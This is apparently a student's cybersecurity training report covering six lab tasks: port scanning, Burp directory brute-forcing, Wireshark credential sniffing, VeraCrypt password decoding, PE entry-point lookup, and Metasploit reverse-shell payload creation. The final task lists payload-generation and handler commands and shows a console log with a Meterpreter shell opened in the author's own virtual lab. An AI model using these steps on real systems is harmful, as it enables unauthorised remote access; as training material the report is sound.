

NAME : ELECHI ONYINYECHUKWU JACINTA

BATCH: AUGUST B1

DOMAIN: CYBER SECURITY

Table of Values

S/No	TITLE	PAGE No.
1	PORT SCANNING	5
2	BRUTE FORCE A WEBSITE	7
3	NETWORK TRAFFIC INTERCEPTION	9
4	VERACRYPT FILE DECRYPTION	13
5	ENTRY POINT ADDRESS	15
6	PAYLOAD CREATION	18

List Of Figures

S/No	TITLE	PAGE No
1	Nmap command execution	6
2	Open port in the website	6
3	Hidden directories in the website	8
4	Decoded Password	14
5	Recovery of secret code	14
6	Loading Veracrypt executable file	17
7	Address of Entry Point	17
8	Payload creation with metasploit framework	20

BEGINNER LEVEL

TASK ONE - PORT SCANNING

INTRODUCTION

This report provides a detailed outline of the process used to determine the open ports on the website: <http://testphp.vulnweb.com/>. The process used to identify these open ports is called port scanning.

A port is referred to as a numerical identifier of a particular service on the network. Ports distinguish between various services that are running on a machine. These services communicate on the network. They include communications such as; browsing the web, sending emails, transferring files and so much more.

Port scanning is a process used to identify open ports on a network. The process is crucial especially in ascertaining vulnerabilities that may be present on the network and the steps to take in order to stop them from being exploited.

INFORMATION

Operating system: windows 11

Domain name : <http://testphp.vulnweb.com/>

Tools used: Nmap

Method: Port Scanning.

Nmap Command: “nmap -p – 44.228.249

ATTACK VECTOR PLANS


Attack name: Port Scanning

Severity: Medium (score-5.5)

Impact: the ports that are open could potentially be exploited by a malicious actor

Steps to reproduce:

1. Download and install the latest version of the Nmap software to your computer.



2. Input the Nmap Command to scan for open ports

Figure 1: Nmap command execution

3. The result gotten from the scan shows the open ports on the website




Figure 2: Open ports in the website

4. Take screenshots for documentation

Mitigation steps:

1. All open ports not in use should be closed to avoid exploitation
2. Configure the necessary firewall rules to prevent unauthorised access to open ports
3. Network analyzer tools must be deployed to consistently monitor ongoing activities on the network

REFERENCES

The Nmap documentation

RESOURCES USED

Nmap software

TASK TWO – BRUTE FORCE A WEBSITE**INTRODUCTION**

Brute force is referred to as a security technique that is used to gain access into a website with the use of a word list which contains a combination of passwords, domain names , etc.

In this task, the Brute force technique is used to gain access into the website. After which, I will check for directories that are present on the website- this is known as directory enumeration.

INFORMATION

This task is performed using the Burp Suite software. Burp Suite is a Web penetration testing tool that is used to check for vulnerabilities on the Web. This

software is used together with a proxy server to intercept data packets transmitted over a network to the Burp Suite software where the results are assessed for vulnerabilities.

Operating System: windows 11

Domain name:

Tool used: Burp Suite community edition, Chrome proxy browser

Method: Brute force and Directory enumeration

ATTACK VECTOR PLANS

Attack name: Brute force

Severity: Level-High, Score-7.5

Impact: This attack could give authorized access to Personally Identifiable Information such as email address, username, password that can be exploited by malicious actors and cause significant damage.

Steps to Reproduce:

1. Install the latest version of the Burp Suite community Edition
2. Now go to settings on your chrome browser and search for the keyword 'proxy'
3. In proxy settings, turn on proxy and set the default IP address as 127.0.0.1 and the port as 8080
4. In the Burp Suite interface click on intercept is on to activate
5. Now paste the website url on your browser. The Burp Suite tool then intercepts the connection




Figure 3: Hidden directories in the website

6. After which click on payload and load the setting to include your wordlist of possible directory names.
7. Click on start attack. This process returns of possible directories on the website that may hidden
8. Document your findings

Mitigation Steps

1. The system should be properly configured and permissions restricted to only authorized users to prevent unwarranted access to directories that are meant to stay hidden
2. Intrusion Detection and Prevention Systems (IDS/IPS) should be implemented to prevent Brute force attempts

REFERENCES

1. Burp Suite documentation
2. OWASP Brute Force attack prevention

RESOURCES USED

1. Burp Suite community edition
2. Windows 11

3. OWASP guidelines

TASK THREE – NETWORK TRAFFIC INTERCEPTION

INTRODUCTION

The network analyzer tool known as Wireshark is used to monitor and capture data is being transferred over a network. This task describes how the tool is used to capture the network traffic during a login attempt into the website. The captured network gives an at-a-glance view of the data in transit. Also some Personally Identifiable Information such as username and passwords are also captured.

INFORMATION

The focus of this task is on finding the credentials that were transferred over the network. The network protocol being utilized in this task is the Hypertext Transfer Protocol (HTTP). This is because when the URL is entered in the browser, a webpage is returned. Also, for the HTTP protocol, Wireshark is able to capture the data in transit if the credentials is not properly encrypted.

ATTACK VECTOR PLANS

Attack name: Network Traffic Interception

Severity: High, score = 7.5

Impact: For unencrypted credentials could be spoofed on the network and use to cause potential data breaches on the network leading to further damage

Steps to reproduce:

1. Install the Wireshack windows to your computer and launch the software on the machine

2. Choose the active network interface you want to use to commence the network capture
3. Paste the URL address of the Web address on your Chrome browser.
4. Click the Stop button on the Wireshack interface once the Login process is completed
5. Input the filter command in the search panel to isolated HTTP POST requests
6. Finally search through the packet to identify the credentials that are transferred in plaintext

Mitigation Steps

1. Utilize the use of strong and stable encryption protocol (for instance: TLS protocol) to ensure secure communication within the network
2. The HTTPS protocol should be used instead to properly encrypt the data transferred on the network

REFERENCE

1. Wireshark user guide
2. OWASP Secure Communication Guidelines: <https://owasp.org/www-project-secure-headers/>

RESOURCES USED

1. Wireshark: Used for capturing and analyzing network traffic.
2. Windows 11: Operating system used during the network traffic interception process.
3. OWASP Guidelines: Consulted for best practices in securing data transmission

INTERMEDIATE LEVEL

TASK ONE – VERACRYPT FILE DECRYPTION

INTRODUCTION

This task gives a detailed outline of decrypting a file encrypted using Veracrypt, a disk encryption tool. The encoded file is to be decoded with a decryption tool or website on the browser. After which, the password is enter into Veracrypt and used to the file and then the secret code is retrieved.

INFORMATION

For this task, the password is encoded in hashed format which means it password file must be decrypted first before proceeding to the rest of the task. Special attention is given to the type of encryption used for the password in order to determine the type of decrypting method to use. The are are different types of encryption.

The various stages involved in the tasks are meticulously outlined in this report including screenshots for clarity.

ATTACK VECTOR PLANS

Attack Name: Password Decoding and File Decryption

Severity: Medium (Score: 5.5)

Impact: If the file is successfully decrypted, access is then granted to sensitive information contained in the file

Steps to reproduce:

1. Download and install the Veracrypt set up file
2. Decode the encoded.txt file to retrieve the password in plaintext

ELECHI ONYINYECHUKWU JACINTA




Figure 4: Decoded Password

3. Input the password in Veracrypt to open the encrypted file.
4. Choose a drive from the options provided to save the file.
5. Open the decrypted file to retrieve the secret code. Then take screenshot of the code.

ELECHI ONYINYECHUKWU JACINTA



Figure 5: Recovery of secret code

Mitigation steps

1. Use strong password of at least 8 characters long including letters and symbols
2. Implement a Multi-factor Authentication system to protect confidential and sensitive files
3. Implement the Principle of Least Privilege system

REFERENCE

1. Veracrypt set up file documentation
2. Password decoder website instructions

RESOURCES USED

1. Veracrypt software: This is a disk encryption tool used to encrypt and decrypt file
2. Notepad Text Editor: This was used in the task to access the encoded password in its hashed format
3. Windows 11 operating system

TASK TWO – ENTRY POINT ADDRESS OF VERACRYPT EXECUTABLE

INTRODUCTION

The entry point address is defined as the point at which a computer program is executed when it is opened. It is the very address in the program that tell the computer to “Start from here” and then continues execution in a sequential order. This is the first point in the entire process for which the code of a program is transformed into a working application.

The requirement of this task is to identify the entry point address of the Veracrypt executable file using the Portable Executable (PE) tool. This tool is basically used to view, access, correct and manage any executable file.

INFORMATION

The main focus of this task is on using the PE explorer tool to identify the address of entry point in a computer program. This is a very important concept that is used in reverse engineering and in understanding how executables work when carrying out software analysis.

The Windows operating system was used for this task because of its compatibility with the explorer and also it contained a wider range of features needed for software analysis. All of these processes are very useful for security professionals and software developers alike because they are useful in processes such as debugging.

ATTACK VECTOR PLANS

Attack name: reverse engineering

Severity: Medium (Score: 5.0)

Impact : If a malicious actor gets hold of the entry point address for malicious purposes, the impact could include the following: unauthorised access by bypassing authentication systems, the system may crash if the executable is altered or sensitive data could be corrupted and most times lost in the process of the attack

Steps to reproduce:

1. Download and launch the set up file of the PE explorer tool.
2. Load the Veracrypt executable file in the explorer tool
3. Now on the page, click on optional header
4. Navigate to the section of the page where the address of entry point is displayed
5. Take a screenshot of the pages showing the entry point address

ELECHI ONYINYECHUKWU JACINTA




Figure 6: Loading the Veracrypt executable file




Figure 7: Address of Entry Point

Mitigation steps:

1. All software should be frequently updated and patch to reduce vulnerabilities

2. Allows only executable files from trusted sources to be run on the system.

REFERENCES

1. PE explorer website documentation
2. Veracrypt documentation

RESOURCES USED

1. PE Explorer
2. Online forums and video tutorials on YouTube for better understanding

TASK THREE – CREATING A PAYLOAD USING METASPLOIT

INTRODUCTION

This task focuses on creating a payload using metasploit and then making a reverse shell connection in a virtual setup.

Metasploit is a penetration testing tool used for finding out vulnerabilities in a computer system. It is one of the major tools used in various computer security project and is mainly used to execute exploit code against a target machine.

Payload is simply the portion of a transmitted data that houses the actual message sent. In a more streamlined in cyber security, it is malware that a malicious actor intends to execute on a target system.

INFORMATION

Virtual machine: Virtual Box

Target Machine: windows 11

Attacker machine: windows 11

Metasploit version:

ATTACK VECTOR PLANS

Attack name: Reverse Shell Attack

Severity: High (Score -9.0)

Impact: Unauthorised access is given to the threat actor who exploits the data in the system by manipulation or disrupting the service. Also based on the type of data exploited, the organisation could face legal persecutions in defiance to regulatory security compliance

Steps to reproduce:

1. Download Metasploit on the Virtual machine and run the installer.
2. Complete the installation process by clicking install and then click finish to close the installer
3. Create the payload by choosing the payload type which Creates a reverse shell connection 'use windows/meterpreter/reverse_tcp'
4. Set the payload options. LHOST represents the IP address of the attack machine. LPORT represents the listening port for incoming connection on the attack machine:

Set LHOST <Your_IP_Address>

Set LPORT <Desired_Port_Number>

5. Generate the payload file that will be sent to the target machine using this command: 'generate -f exe -o /path/to/save/payload.exe'
6. Click on the metasploit folder and locate the payload.exe file. Click on the file to start the reverse shell connection that will be produced back to the metasploit console
7. Initiate the exploit handler on the metasploit console: 'use exploit/multi/handler'
8. Set the payload for the handler. This must be the same one used when creating the executable:

Set payload windows/meterpreter/reverse_tcp


Set LHOST <Your_IP_Address>

Set LPORT <Your_Port_Number>

9. Run the exploit handler by typing exploit on the console. This establishes the reverse connection

10. Once connection is successful, terminate the session and delete the payload executable.

ELECHI ONYINYECHUKWU JACINTA



```
msf6 > set LHOST 192.168.202.77
LHOST => 192.168.202.77
msf6 > set LPORT 4444
LPORT => 4444
msf6 > generate -f exe -o C:\Users\elech\Desktop\metasploit\mypayload.exe
[*] Writing 7880 bytes to C:\Users\elech\Desktop\metasploit\mypayload.exe...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.202.77
LHOST => 192.168.202.77
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.202.77:4444
[*] Sending stage (175174 bytes) to 192.168.202.77
[*] Meterpreter session 1 opened (192.168.202.77:4444 -> 192.168.202.77:55057) at 2024-08-16 13:40:05 +0100

meterpreter > sysinfo
Computer        : JACY
OS              : Windows 10 (10.0 Build 22H2)
Architecture   : x64
System Language : en-US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
Meterpreter > shell
Process 7816 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22H2.2801]
(c) Microsoft Corporation. All rights reserved.

C:\Users\elech\Desktop\metasploit> session -k
session -k
session is not recognized as an internal or external command,
operable program or batch file.

C:\Users\elech\Desktop\metasploit> sessions -k
sessions -k
sessions is not recognized as an internal or external command,
operable program or batch file.

C:\Users\elech\Desktop\metasploit> sysinfo
sysinfo is not recognized as an internal or external command,
operable program or batch file.

C:\Users\elech\Desktop\metasploit>
```

Figure 8: Payload creation with metasploit framework

Mitigation steps

1. Antivirus software must be running and updated always to block all malicious payloads from the system
2. Deploy SIEM tools to monitor the network for malicious activities

REFERENCE

Metasploit Documentation : reverse shell connection and payload creation

RESOURCES USED

Windows operating system

Metasploit framework

Virtual Box machine